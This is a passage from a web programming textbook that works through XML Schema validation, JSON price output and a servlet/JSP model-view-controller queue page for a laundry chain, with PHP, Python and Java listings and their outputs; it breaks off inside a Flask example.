> *Answer.* `<service id="S0013">Shoes <premium> "deep clean"</service>`. In element content only `&` and `<` must be escaped; DOM escapes `>` as well for safety. The double quotes stay as they are in content; they would become `"` only inside an attribute value written between double quotes.

8.6.2 Problem 8.9 — Valid, not merely well-formed

> **PROBLEM.** Head office wants to reject a day's export that contains nonsense, such as a status that does not exist, a quantity written in words or a charge in another currency, before it touches the accounts. Write an XML Schema for the document of Problem 8.8 and a validator in PHP, Java and Python. Test it on the real export and on a broken document.

In our own words. A parser answers one question: is this text XML at all (well-formed)? A schema answers a second: is it the XML *we agreed on* (valid)? Chapter 6 introduced both DTDs and XML Schema; we use XML Schema because it can say things a DTD cannot, such as "a positive whole number" or "one of three words".

Design. Go through the document of Problem 8.8 element by element and write down each rule. The root is `bills`, with a required `outlet` attribute and a required `date` of type `xs:date`. Inside it come zero or more `bill` elements, each with an `id` that matches the pattern `B` followed by four digits, and a `status` that is one of `queued`, `finished` and `departed`. Inside each bill, in this order: `customer` and `service` (text with a required `id`), `unit` (a positive integer) and `charged` (a non-negative integer with a `currency` attribute fixed to `IDR`). **Listing 8.30** writes exactly that [15].

Listing 8.30 `bills.xsd`: the schema of the daily export, with named types for the status and for text that carries an id.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- bills.xsd - Problem 8.9: what a day's bill export must contain, and in what form. -->
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">

  <xs:simpleType name="Status">
    <xs:restriction base="xs:string">
      <xs:enumeration value="queued"/>
      <xs:enumeration value="finished"/>
      <xs:enumeration value="departed"/>
    </xs:restriction>
  </xs:simpleType>

  <xs:complexType name="Named">                    <!-- text content plus an id attribute -
->
    <xs:simpleContent>
      <xs:extension base="xs:string">
        <xs:attribute name="id" type="xs:string" use="required"/>
      </xs:extension>
    </xs:simpleContent>
  </xs:complexType>

  <xs:element name="bills">
    <xs:complexType>
      <xs:sequence>
        <xs:element name="bill" minOccurs="0" maxOccurs="unbounded">
          <xs:complexType>
            <xs:sequence>
              <xs:element name="customer" type="Named"/>
              <xs:element name="service" type="Named"/>
              <xs:element name="unit" type="xs:positiveInteger"/>
              <xs:element name="charged">
                <xs:complexType>
                  <xs:simpleContent>
                    <xs:extension base="xs:nonNegativeInteger">
                      <xs:attribute name="currency" type="xs:string" fixed="IDR"
use="required"/>
                    </xs:extension>
                  </xs:simpleContent>
                </xs:complexType>
              </xs:element>
            </xs:sequence>
            <xs:attribute name="id" use="required">
              <xs:simpleType>
                <xs:restriction base="xs:string">
                  <xs:pattern value="B[0-9]{4}"/>
                </xs:restriction>
              </xs:simpleType>
            </xs:attribute>
```

Listing 8.30 (Continued) *bills.xsd: the schema of the daily export, with named types for the status and for text that carries an id.*

```
            <xs:attribute name="status" type="Status" use="required"/>
          </xs:complexType>
        </xs:element>
      </xs:sequence>
      <xs:attribute name="outlet" type="xs:string" use="required"/>
      <xs:attribute name="date" type="xs:date" use="required"/>
    </xs:complexType>
  </xs:element>
</xs:schema>
```

Listing 8.31 is a document with three deliberate mistakes; it is perfectly well-formed.

Listing 8.31 `bills-broken.xml`: well-formed, and wrong in three places.

```
<?xml version="1.0" encoding="UTF-8"?>
<bills outlet="O03" date="2026-09-30">
  <bill id="B2944" status="lost">
    <customer id="C0015">Nurul Suryadi</customer>
    <service id="S0001">Wash, dry &amp; fold (per kg)</service>
    <unit>five</unit>
    <charged currency="USD">40000</charged>
  </bill>
</bills>
```

The PHP solution. **Listing 8.32** checks each document in two steps, parser first and schema second, and prints every error the schema reports.

Listing 8.32 `p89_validate.php`: well-formedness, then validity, with every schema error listed.

```
<?php
// p89_validate.php - Problem 8.9: is each document well-formed, and is it valid against
bills.xsd?
// Run: php p89_validate.php          (run p88_export.php first: it writes the good
document)
declare(strict_types=1);
libxml_use_internal_errors(true);                    // collect errors instead of printing
warnings
$dir = __DIR__ . '/../xml';

foreach (['bills-O03-2026-09-30.xml', 'bills-broken.xml'] as $file) {
    $doc = new DOMDocument();
    $wellFormed = $doc->load("$dir/$file");          // step 1: the parser (Chapter 6,
well-formedness)
    libxml_clear_errors();
    $valid = $wellFormed && $doc->schemaValidate("$dir/bills.xsd");   // step 2: the schema
    printf("%-26s well-formed: %-3s  valid: %s\n", $file, $wellFormed ? 'yes' : 'no',
$valid ? 'yes' : 'no');
    foreach (libxml_get_errors() as $e) {
        echo "  line $e->line: ", trim($e->message), "\n";
    }
    libxml_clear_errors();
}
```

```
bills-O03-2026-09-30.xml   well-formed: yes  valid: yes
bills-broken.xml           well-formed: yes  valid: no
  line 3: Element 'bill', attribute 'status': [facet 'enumeration'] The value 'lost' is not
an element of the set {'queued', 'finished', 'departed'}.
  line 6: Element 'unit': 'five' is not a valid value of the atomic type
'xs:positiveInteger'.
  line 7: Element 'charged', attribute 'currency': The value 'USD' does not match the fixed
value constraint 'IDR'.
```

The Python and Java solutions. Python's standard library can parse XML but cannot check a schema, so **Listing 8.33** uses the `lxml` package (installed with `pip install lxml`); it is built on the same library as PHP's DOM, libxml2, and printed the same five lines. **Listing 8.34** uses `javax.xml.validation` from the JDK.

Listing 8.33 `p89_validate.py`: the same two steps with `lxml`.

```python
# p89_validate.py - Problem 8.9: is each document well-formed, and is it valid against
bills.xsd?
# Needs lxml (pip install lxml): the standard library parses XML but cannot check a schema.
import os

from lxml import etree

DIR = os.path.join(os.path.dirname(os.path.abspath(__file__)), "..", "xml")
schema = etree.XMLSchema(etree.parse(os.path.join(DIR, "bills.xsd")))

for name in ("bills-O03-2026-09-30.xml", "bills-broken.xml"):
    try:
        doc = etree.parse(os.path.join(DIR, name))   # step 1: the parser (well-formedness)
        well_formed = True
    except etree.XMLSyntaxError:
        doc, well_formed = None, False
    valid = well_formed and schema.validate(doc)     # step 2: the schema
    print(f"{name:<26} well-formed: {'yes' if well_formed else 'no':<3}  valid: {'yes' if
valid else 'no'}")
    if well_formed:
        for e in schema.error_log:
            print(f"  line {e.line}: {e.message}")
```

Listing 8.34 `P89Validate.java`: the same two steps with the JDK, collecting every error through an `ErrorHandler`.

```java
// P89Validate.java - Problem 8.9: is each document well-formed, and is it valid against
bills.xsd?
// Run: java P89Validate      (from the java folder; the documents are in ../xml)
import org.xml.sax.ErrorHandler;
import org.xml.sax.SAXParseException;

import javax.xml.XMLConstants;
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.transform.stream.StreamSource;
import javax.xml.validation.Schema;
import javax.xml.validation.SchemaFactory;
import javax.xml.validation.Validator;
import java.io.File;
import java.util.ArrayList;
import java.util.List;

public class P89Validate {
    public static void main(String[] args) throws Exception {
        File dir = new File("../xml");
        Schema schema =
SchemaFactory.newInstance(XMLConstants.W3C_XML_SCHEMA_NS_URI).newSchema(new File(dir,
"bills.xsd"));
        for (String name : new String[] {"bills-O03-2026-09-30.xml", "bills-broken.xml"}) {
            File f = new File(dir, name);
            boolean wellFormed = true;
            try {                                          // step 1: the parser (well-
formedness)
                var builder = DocumentBuilderFactory.newInstance().newDocumentBuilder();
                builder.setErrorHandler(null);
                builder.parse(f);
            } catch (SAXParseException e) {
                wellFormed = false;
            }
            List<String> errors = new ArrayList<>();
            if (wellFormed) {                              // step 2: the schema,
collecting every error
                Validator v = schema.newValidator();
                v.setErrorHandler(new ErrorHandler() {
                    public void warning(SAXParseException e) { }
                    public void error(SAXParseException e) { errors.add("  line " +
e.getLineNumber() + ": " + e.getMessage()); }
                    public void fatalError(SAXParseException e) throws SAXParseException {
throw e; }
                });
                v.validate(new StreamSource(f));
            }
            System.out.printf("%-26s well-formed: %-3s  valid: %s%n", name, wellFormed ?
"yes" : "no",
                    wellFormed && errors.isEmpty() ? "yes" : "no");
            errors.forEach(System.out::println);
        }
    }
}
```

```
bills-O03-2026-09-30.xml   well-formed: yes  valid: yes
bills-broken.xml           well-formed: yes  valid: no
  line 3: cvc-enumeration-valid: Value 'lost' is not facet-valid with respect to
enumeration '[queued, finished, departed]'. It must be a value from the enumeration.
  line 3: cvc-attribute.3: The value 'lost' of attribute 'status' on element 'bill' is not
valid with respect to its type, 'Status'.
  line 6: cvc-datatype-valid.1.2.1: 'five' is not a valid value for 'integer'.
  line 6: cvc-type.3.1.3: The value 'five' of element 'unit' is not valid.
  line 7: cvc-complex-type.3.1: Value 'USD' of attribute 'currency' of element 'charged' is
not valid with respect to the corresponding attribute use. Attribute 'currency' has a fixed
value of 'IDR'.
```

Line by line. In PHP, `libxml_use_internal_errors(true)` collects problems in a list instead of printing warnings; `load()` is the parser step and `schemaValidate()` the schema step, and the loop prints each collected error with its line number. The three errors are the three mistakes: `lost` is not in the enumeration, `five` is not a positive integer, and `USD` breaks the fixed value. The Java validator reports the same three mistakes in more words, with codes such as `cvc-enumeration-valid` that point into the XML Schema specification; for two of the mistakes it reports both the broken rule and the element or attribute that broke it, which is why it prints five lines. By default the Java validator stops at the first error by throwing an exception; the small `ErrorHandler` collects every error instead, so that the person fixing the file sees all three at once.

A tempting wrong solution. Stop after step 1. "It parsed, so it is fine." Look at the second line of each output: the broken document is well-formed. A program that only parses would accept a bill whose status is `lost`, try to add the word `five` to a total, and book forty thousand US dollars as rupiah. Well-formed is the minimum for being XML at all; valid is what makes it safe to act on.

> **CHECK YOURSELF.** Head office also wants to reject a bill whose `unit` is more than 100. Which part of **Listing 8.30** changes, and how?
>
> *Answer.* Replace `type="xs:positiveInteger"` on `unit` with an anonymous simple type: `<xs:simpleType><xs:restriction base="xs:positiveInteger"><xs:maxInclusive value="100"/></xs:restriction></xs:simpleType>` inside the `unit` element. `maxInclusive` is a *facet*, a limit on an existing type, and it is exactly what a DTD cannot express.

8.6.3 Problem 8.10 — A JSON price list with real numbers

> **PROBLEM.** The price list must also be offered as JSON for a mobile application. Write the output for the first three services in PHP, Java and Python, and show with a JavaScript client why each price must be a JSON *number*.

In our own words. JSON has six kinds of value: object, array, string, number, `true`/`false`, and `null` [16]. `8000` and `"8000.00"` look alike to a person and are completely different to a program. The problem is to make sure the prices leave the server as numbers, whichever database they came from.

Design. An object with a `currency` and an array of `services`, each with `id`, `description` and `price`. The price is the whole number of rupiah, like the `charged` element of Problem 8.8.

The PHP solution. Listing 8.35 builds an ordinary PHP array and lets `json_encode` write it; the option `--no-cast` reproduces the tempting mistake. **Listing 8.36** is the client: it reads the JSON and adds the price of washing to the price of ironing.

Listing 8.35 `p810_prices.php`: the price list as JSON, with each price cast to an integer.

```php
<?php
// p810_prices.php - Problem 8.10: the first three services as JSON, prices as real
numbers.
// Run: php p810_prices.php [--no-cast]      (--no-cast shows the tempting mistake)
declare(strict_types=1);
require __DIR__ . '/lib.php';

$cast = !in_array('--no-cast', $argv, true);
$services = [];
foreach (rows('SELECT id, description, price FROM Service ORDER BY id LIMIT 3') as $r) {
    $services[] = ['id' => $r['id'], 'description' => $r['description'],
                   'price' => $cast ? (int) $r['price'] : $r['price']];   // MySQL hands
DECIMAL over as text
}
echo json_encode(['currency' => 'IDR', 'services' => $services],
                 JSON_PRETTY_PRINT | JSON_UNESCAPED_SLASHES | JSON_UNESCAPED_UNICODE),
"\n";
```

Listing 8.36 `p810_client.js`: a client that does arithmetic with the prices it receives.

```javascript
// p810_client.js - Problem 8.10: a JavaScript client adds two prices from the JSON it
receives.
// Run: php ../php/p810_prices.php | node p810_client.js
const data = JSON.parse(require("fs").readFileSync(0, "utf8"));   // 0 = standard input
const [wash, , iron] = data.services;
console.log("typeof price:", typeof wash.price);
console.log("wash + iron, per kg:", wash.price + iron.price);
```

Run as `php p810_prices.php | node ../js/p810_client.js` on the SQLite database, the two programs printed:

```
{
    "currency": "IDR",
    "services": [
        {
            "id": "S0001",
            "description": "Wash, dry & fold (per kg)",
            "price": 8000
        },
        {
            "id": "S0002",
            "description": "Express wash & fold, 1 day (per kg)",
            "price": 12000
        },
        {
            "id": "S0003",
            "description": "Ironing only (per kg)",
            "price": 6000
        }
    ]
}
typeof price: number
wash + iron, per kg: 14000
```

The Python and Java solutions. **Listing 8.37** uses the `json` module; **Listing 8.38** writes the JSON by hand, because the JDK has no JSON library, and so it needs a careful function for strings. Both printed exactly the same twenty lines of JSON as PHP.

Listing 8.37 `p810_prices.py`: the price list with `json.dumps`.

```
# p810_prices.py - Problem 8.10: the first three services as JSON, prices as real numbers.
import json
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
with sqlite3.connect(DB) as conn:
    services = [{"id": i, "description": d, "price": int(p)}          # int(): never a
Decimal or a string
                for i, d, p in conn.execute("SELECT id, description, price FROM Service
ORDER BY id LIMIT 3")]
print(json.dumps({"currency": "IDR", "services": services}, indent=4, ensure_ascii=False))
```

Listing 8.38 `P810Prices.java`: the price list written without a library, strings escaped by hand.

```
// P810Prices.java - Problem 8.10: the first three services as JSON, written without a
library.
// Run: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P810Prices   (Windows: ; not :)
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P810Prices {
    /** A JSON string literal: quotes, backslashes and control characters escaped. */
    static String str(String s) {
        StringBuilder b = new StringBuilder("\"");
        for (char ch : s.toCharArray()) {
            switch (ch) {
                case '"' -> b.append("\\\"");
                case '\\' -> b.append("\\\\");
                case '\n' -> b.append("\\n");
                default -> {
                    if (ch < 0x20) b.append(String.format("\\u%04x", (int) ch));
                    else b.append(ch);
                }
            }
        }
        return b.append('"').toString();
    }

    public static void main(String[] args) throws SQLException {
        List<String> items = new ArrayList<>();
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" +
System.getenv().getOrDefault("LAUNDRY_DB", "../data/laundry.db"));
             ResultSet rs = c.createStatement().executeQuery("SELECT id, description, price
FROM Service ORDER BY id LIMIT 3")) {
            while (rs.next()) {
                items.add("        {\n            \"id\": " + str(rs.getString("id"))
                        + ",\n            \"description\": " +
str(rs.getString("description"))
                        + ",\n            \"price\": " + rs.getLong("price") + "\n
}");   // a number: no quotes
            }
        }
        System.out.println("{\n    \"currency\": \"IDR\",\n    \"services\": [\n" +
String.join(",\n", items) + "\n    ]\n}");
    }
}
```

Line by line. `JSON_PRETTY_PRINT` indents the output; `JSON_UNESCAPED_SLASHES` and `JSON_UNESCAPED_UNICODE` stop PHP from writing `/` as `\/` and non-English letters as `\u` codes, both legal but harder to read. The cast `(int) $r['price']` is the whole solution. In Python, `int(p)` does the same job, and matters most when the data comes from MySQL through PyMySQL, which returns `DECIMAL` columns as Python `Decimal` objects that `json.dumps` refuses to write at all. The

Java function `str` shows what a JSON library does for you: it escapes quotation marks, backslashes and control characters, and it writes the price with no quotes around it, which is what makes it a number.

A tempting wrong solution. Leave the cast out and run on MySQL. PDO returns `DECIMAL` columns from MySQL as *text*, to avoid losing precision, and `json_encode` faithfully writes text as a JSON string:

```
{
    "currency": "IDR",
    "services": [
        {
            "id": "S0001",
            "description": "Wash, dry & fold (per kg)",
            "price": "8000.00"
typeof price: string
wash + iron, per kg: 8000.006000.00
```

JavaScript's `+` joins two strings instead of adding two numbers, so washing plus ironing costs "8000.006000.00" rupiah. Multiplication would have hidden the problem (`"8000.00" * 2` is 16000, because `*` has no string meaning and converts), which is why such bugs survive until the first addition. The output with the cast is the SQLite output above, on MySQL too: `typeof price: number` and `14000`.

> **CHECK YOURSELF.** A description could contain a double quotation mark, for example `Jacket "premium"`. What does each of the three programs write, and what would a version that built the JSON by gluing strings write?
>
> *Answer.* All three write `"Jacket \"premium\""`: `json_encode` and `json.dumps` escape the quotation marks themselves, and the Java function `str` does it in its first `case`. A glued version would write `"Jacket "premium""`, which ends the string after `Jacket` and is not JSON; the client's `JSON.parse` throws a `SyntaxError`. It is Problem 8.8's lesson again, in a different notation.

8.7 New Worked Problems: Servlets and JSP

8.7.1 Problem 8.11 — The queue page as model, view and controller

> **PROBLEM.** Each outlet shows a screen listing the bills that are in the shop: first those ready for pickup, then those still queued. Write it with a servlet as the controller and a JSP page as the view, so that the JSP page contains no Java code and no SQL. Give Java and Python equivalents without a servlet container.

In our own words. Chapter 7 ended with the arrangement that professional Java web applications use: the servlet does the work, the JSP page does the display, and they meet in *request scope*. This problem builds one page that way, end to end.

Design. **Figure 8.5** is the plan. The browser asks for `/queue?outlet=O03`. The container calls `QueueServlet`, which checks that the outlet exists, reads the bills with JDBC, turns each row into a small JavaBean, puts three attributes into the request (`outlet`, `outletName`, `items`) and *forwards* the request to `/WEB-INF/queue.jsp`. The JSP page reads the three attributes with the Expression Language and loops with JSTL. The page lives under `WEB-INF`, where the container never serves files directly, so nobody can open the view without going through its controller.




Figure 8.5 The queue page in the MVC arrangement: the servlet reads and decides, the model travels in request scope, the JSP page only displays.

The servlet and JSP solution. **Listing 8.39** is the bean, **Listing 8.40** the controller, **Listing 8.41** the view, and **Listing 8.42** the deployment descriptor that tells the servlet where the database is.

Listing 8.39 `QueueItem.java`: one line of the queue as a JavaBean, read-only, with getters for the page.

```
// QueueItem.java - Problem 8.11: one line of the queue, as a JavaBean the JSP page can
read.
package laundry;

public class QueueItem {
    private final String id, status, rack, customer, service;
    private final int unit;

    public QueueItem(String id, String status, String rack, String customer, String
service, int unit) {
        this.id = id;
        this.status = status;
        this.rack = rack;
        this.customer = customer;
        this.service = service;
        this.unit = unit;
    }

    // Getters are what ${b.id}, ${b.customer} ... call in the page.
    public String getId() { return id; }
    public String getStatus() { return status; }
    public String getRack() { return rack; }
    public String getCustomer() { return customer; }
    public String getService() { return service; }
    public int getUnit() { return unit; }

    @Override
    public String toString() {
        return id + " " + status + " " + rack + " " + customer + ", " + service + " x " +
unit;
    }
}
```

Listing 8.40 `QueueServlet.java`: the controller. It writes no HTML: it fills request scope and forwards.

```java
// QueueServlet.java - Problem 8.11: the controller. It reads the database, puts the model
in
// request scope and forwards to the view, /WEB-INF/queue.jsp. It writes no HTML itself.
package laundry;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;

import java.io.IOException;
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

@WebServlet("/queue")
public class QueueServlet extends HttpServlet {
    static final String SQL = """
            SELECT b.id, b.status, b.rack, c.name, s.description, b.unit
              FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON s.id =
b.Service_id
             WHERE b.Outlet_id = ? AND b.status IN ('queued', 'finished')
             ORDER BY b.status <> 'finished', b.arrived""";

    private String dbPath() {
        String p = getServletContext().getInitParameter("laundryDb");     // from web.xml,
if set
        return p != null ? p : System.getenv().getOrDefault("LAUNDRY_DB", "laundry.db");
    }

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws
ServletException, IOException {
        String outlet = req.getParameter("outlet") == null ? "O01" :
req.getParameter("outlet");
        List<QueueItem> items = new ArrayList<>();
        String outletName;
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" + dbPath())) {
            try (PreparedStatement st = c.prepareStatement("SELECT name FROM Outlet WHERE
id = ?")) {
                st.setString(1, outlet);
                ResultSet rs = st.executeQuery();
                if (!rs.next()) {
                    resp.sendError(HttpServletResponse.SC_NOT_FOUND, "No outlet " +
outlet);
                    return;
                }
                outletName = rs.getString(1);
            }
            try (PreparedStatement st = c.prepareStatement(SQL)) {
                st.setString(1, outlet);
                ResultSet rs = st.executeQuery();
```

Listing 8.40 (Continued) *QueueServlet.java: the controller. It writes no HTML: it fills request scope and forwards.*

```
                while (rs.next()) {
                    items.add(new QueueItem(rs.getString(1), rs.getString(2),
rs.getString(3),
                            rs.getString(4), rs.getString(5), rs.getInt(6)));
                }
            }
        } catch (SQLException e) {
            throw new ServletException(e);
        }
        req.setAttribute("outlet", outlet);                // the model, in request scope
        req.setAttribute("outletName", outletName);
        req.setAttribute("items", items);
        req.getRequestDispatcher("/WEB-INF/queue.jsp").forward(req, resp);
    }
}
```

Listing 8.41 `queue.jsp`: the view. Expression Language to read, JSTL to loop, `c:out` to escape.

```
<%-- queue.jsp - Problem 8.11: the view. It only displays what QueueServlet put in request
scope. --%>
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ taglib prefix="c" uri="jakarta.tags.core" %>
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Queue <c:out value="${outlet}"/></title></head>
<body>
<h1>Queue at <c:out value="${outletName}"/></h1>
<p>${items.size()} bills are in the shop.</p>
<table>

<tr><th>Bill</th><th>Status</th><th>Rack</th><th>Customer</th><th>Service</th><th>Qty</th><
/tr>
  <c:forEach var="b" items="${items}">
  <tr>
    <td><c:out value="${b.id}"/></td>
    <td><c:out value="${b.status}"/></td>
    <td><c:out value="${b.rack}"/></td>
    <td><c:out value="${b.customer}"/></td>   <%-- c:out escapes < > & ' " --%>
    <td><c:out value="${b.service}"/></td>
    <td>${b.unit}</td>
  </tr>
  </c:forEach>
</table>
</body>
</html>
```

Listing 8.42 `web.xml`: one context parameter, the path of the database file.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- web.xml - Problems 8.11 and 8.12: tells the servlets where the database is. -->
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee" version="6.0">
  <context-param>
    <param-name>laundryDb</param-name>
    <param-value>C:/laundry/laundry.db</param-value>   <!-- change to your own path -->
  </context-param>
</web-app>
```

Running it. On a real container, the steps of Chapter 7 apply: compile the two classes against the servlet API jar into `WEB-INF/classes`, copy `sqlite-jdbc-3.53.2.0.jar` and the two JSTL 3.0 jars (the API `jakarta.servlet.jsp.jstl-api` and an implementation such as `org.glassfish.web:jakarta.servlet.jsp.jstl`) into `WEB-INF/lib`, and copy the whole `web` folder into Tomcat's `webapps` folder as `laundry` [17], [18]. No container could be installed on the

machine used for this chapter, so the two servlet classes were compiled against the official `jakarta.servlet-api-6.0.0.jar`, and then *run* in **Listing 8.43**, a stand-in container of about a hundred lines that fakes the request, the response, the session and the context with `java.lang.reflect.Proxy`. It calls the servlet exactly as a container would (`init` once, then `service` for each request), and where a container would run the JSP page, it prints the model the page would receive.

Listing 8.43 `StubContainer.java`: just enough of a servlet container to run the two servlets of this section.

```
// StubContainer.java - Problems 8.11 and 8.12: a very small stand-in for Tomcat, so that
the two
// servlets can be RUN here without a container. It fakes just enough of the Servlet API
// (request, response, session, context, dispatcher) with java.lang.reflect.Proxy.
// It cannot run a JSP page: a forward is reported, with the model the page would receive.
import jakarta.servlet.*;
import jakarta.servlet.http.*;

import java.io.PrintWriter;
import java.io.StringWriter;
import java.lang.reflect.Proxy;
import java.util.*;

public class StubContainer {
    static final Map<String, Object> APP = new HashMap<>();                    //
application scope
    static final Map<String, Map<String, Object>> SESSIONS = new HashMap<>();  // browser -
> session scope

    /** Makes an object of interface type t whose methods are answered by the handler. */
    @SuppressWarnings("unchecked")
    static <T> T fake(Class<T> t, java.util.function.BiFunction<String, Object[], Object>
h) {
        return (T) Proxy.newProxyInstance(t.getClassLoader(), new Class<?>[] {t}, (p, m, a)
-> {
            Object r = h.apply(m.getName(), a == null ? new Object[0] : a);
            if (r == null && m.getReturnType() == boolean.class) return false;
            if (r == null && m.getReturnType() == int.class) return 0;
            if (r == null && m.getReturnType() == long.class) return 0L;
            return r;
        });
    }

    static ServletContext context() {
        return fake(ServletContext.class, (name, a) -> switch (name) {
            case "getAttribute" -> APP.get((String) a[0]);
            case "setAttribute" -> APP.put((String) a[0], a[1]);
            default -> null;                                    // no init parameters, and
so on
        });
    }

    static HttpSession session(String browser) {
        Map<String, Object> s = SESSIONS.computeIfAbsent(browser, k -> new HashMap<>());
        return fake(HttpSession.class, (name, a) -> switch (name) {
            case "getAttribute" -> s.get((String) a[0]);
            case "setAttribute" -> s.put((String) a[0], a[1]);
            default -> null;
        });
    }
```

Listing 8.43 (Continued) *StubContainer.java: just enough of a servlet container to run the two servlets of this section.*

```
    /** Starts a servlet the way a container does: init(config) exactly once. */
    static void start(HttpServlet servlet) throws ServletException {
        ServletContext ctx = context();
        servlet.init(fake(ServletConfig.class, (name, a) ->
name.equals("getServletContext") ? ctx : null));
    }

    /** Sends one GET request from one browser and prints what the servlet did with it. */
    static void get(HttpServlet servlet, String browser, Map<String, String> params) throws
Exception {
        Map<String, Object> attrs = new LinkedHashMap<>();                    // request
scope
        StringWriter body = new StringWriter();
        PrintWriter out = new PrintWriter(body);
        HttpServletRequest req = fake(HttpServletRequest.class, (name, a) -> switch (name)
{
            case "getMethod" -> "GET";
            case "getProtocol" -> "HTTP/1.1";
            case "getParameter" -> params.get((String) a[0]);
            case "getAttribute" -> attrs.get((String) a[0]);
            case "setAttribute" -> attrs.put((String) a[0], a[1]);
            case "getSession" -> session(browser);
            case "getRequestDispatcher" -> fake(RequestDispatcher.class, (n2, a2) -> {
                if (n2.equals("forward")) {
                    System.out.println("  forward to " + a[0] + " with request
attributes:");
                    attrs.forEach((k, v) -> {
                        System.out.println("    " + k + " = " + (v instanceof List<?> l ?
l.size() + " items:" : v));
                        if (v instanceof List<?> l) l.forEach(item -> System.out.println("
" + item));
                    });
                }
                return null;
            });
            default -> null;
        });
        HttpServletResponse resp = fake(HttpServletResponse.class, (name, a) -> switch
(name) {
            case "getWriter" -> out;
            case "sendError" -> {
                System.out.println("  sendError " + a[0] + ": " + a[1]);
                yield null;
            }
            default -> null;
        });
        System.out.println(browser + ": GET " + params);
        servlet.service(req, resp);                                           // what the
container calls
        out.flush();
        if (!body.toString().isEmpty()) System.out.print("  " + body);
    }
```

Listing 8.43 (Continued) *StubContainer.java: just enough of a servlet container to run the two servlets of this section.*

```
    public static void main(String[] args) throws Exception {
        if (args.length > 0 && args[0].equals("queue")) {                    // Problem
8.11
            laundry.QueueServlet q = new laundry.QueueServlet();
            start(q);
            get(q, "browser A", Map.of("outlet", "O03"));
            get(q, "browser A", Map.of("outlet", "O09"));
            q.destroy();
        } else {                                                             // Problem
8.12
            laundry.VisitServlet v = new laundry.VisitServlet();
            start(v);
            get(v, "Rina", Map.of());
            get(v, "Rina", Map.of());
            get(v, "Bayu", Map.of());
            get(v, "Rina", Map.of());
            v.destroy();
        }
    }
}
```

```
browser A: GET {outlet=O03}
  forward to /WEB-INF/queue.jsp with request attributes:
    outlet = O03
    outletName = Profitina Laundry Wiyung
    items = 10 items:
      B1097 finished C04 Rafi Susanto, Ironing only (per kg) x 3
      B1321 finished B14 Nadia Zulkarnain, Wash, dry & fold (per kg) x 6
      B1542 finished C05 Farah Putri Kusuma, Dry cleaning - dress/kebaya (per item) x 2
      B2403 finished C11 Winda Firmansyah, Wash, dry & fold (per kg) x 10
      B2938 finished A05 Syaiful Wijaya, Wash, dry & fold (per kg) x 5
      B2940 queued C06 Susanti Mahendra, Bed cover, any size (per item) x 1
      B2941 queued C18 Farah Wijaya, Wash, dry & fold (per kg) x 8
      B2944 queued A01 Nurul Suryadi, Wash, dry & fold (per kg) x 5
      B2950 queued A02 Ma'ruf Saputra, Wash, dry & fold (per kg) x 6
      B2952 queued B07 Khadijah Zulkarnain, Wash, dry & fold (per kg) x 5
browser A: GET {outlet=O09}
  sendError 404: No outlet O09
```

Line by line. The servlet reads the parameter `outlet` and falls back to `O01`. It asks the `Outlet` table first; an unknown outlet gets `sendError(404, …)`, as the second request shows. The main query orders by `b.status <> 'finished'`, a comparison that is 0 (false) for finished bills and 1 (true) for queued ones, so the finished ones come first, then by arrival time. Each row becomes a `QueueItem`. The page's `${b.customer}` calls `getCustomer()`, which is why the bean needs getters and not merely fields. `setAttribute` puts the model in request scope, the narrowest scope that lives long enough for a forward, and `forward` hands over the request; the browser never learns that a second resource was involved. In the page, `<c:forEach>` repeats its body once per item, and every text value goes through `<c:out>`, which escapes the five special characters of HTML. The quantity is printed with a bare `${b.unit}` because it is an `int` and cannot contain markup.

The Python and Java solutions. Outside a container, the same division into controller and view is still the right shape. In Flask (**Listing 8.44**) the route function is the controller and a Jinja template is the view; Jinja escapes every `{{ … }}` by default. In the plain Java version (**Listing 8.45**) one method is the controller and another the view.

Listing 8.44 `p811_queue.py`: the queue page with a Flask route and a Jinja template, and the escaping experiment.

```
# p811_queue.py - Problem 8.11 in Flask: the route is the controller, the Jinja template is
the view.
import os
import sqlite3

from flask import Flask, abort, render_template_string, request

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
app = Flask(__name__)

VIEW = """<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Queue {{ outlet }}</title></head>
<body>
<h1>Queue at {{ outlet_name }}</h1>
<p>{{ items|length }} bills are in the shop.</p>
<table>

<tr><th>Bill</th><th>Status</th><th>Rack</th><th>Customer</th><th>Service</th><th>Qty</th><
/tr>
{% for b in items %}  <tr><td>{{ b.id }}</td><td>{{ b.status }}</td><td>{{ b.rack
}}</td><td>{{ b.name }}</td><td>{{ b.description }}</td><td>{{ b.unit }}</td></tr>
{% endfor %}</table>
</body>
</html>"""


@app.get("/queue")
def queue():                                          # the controller: fetch, then hand
over
    outlet = request.args.get("outlet", "O01")
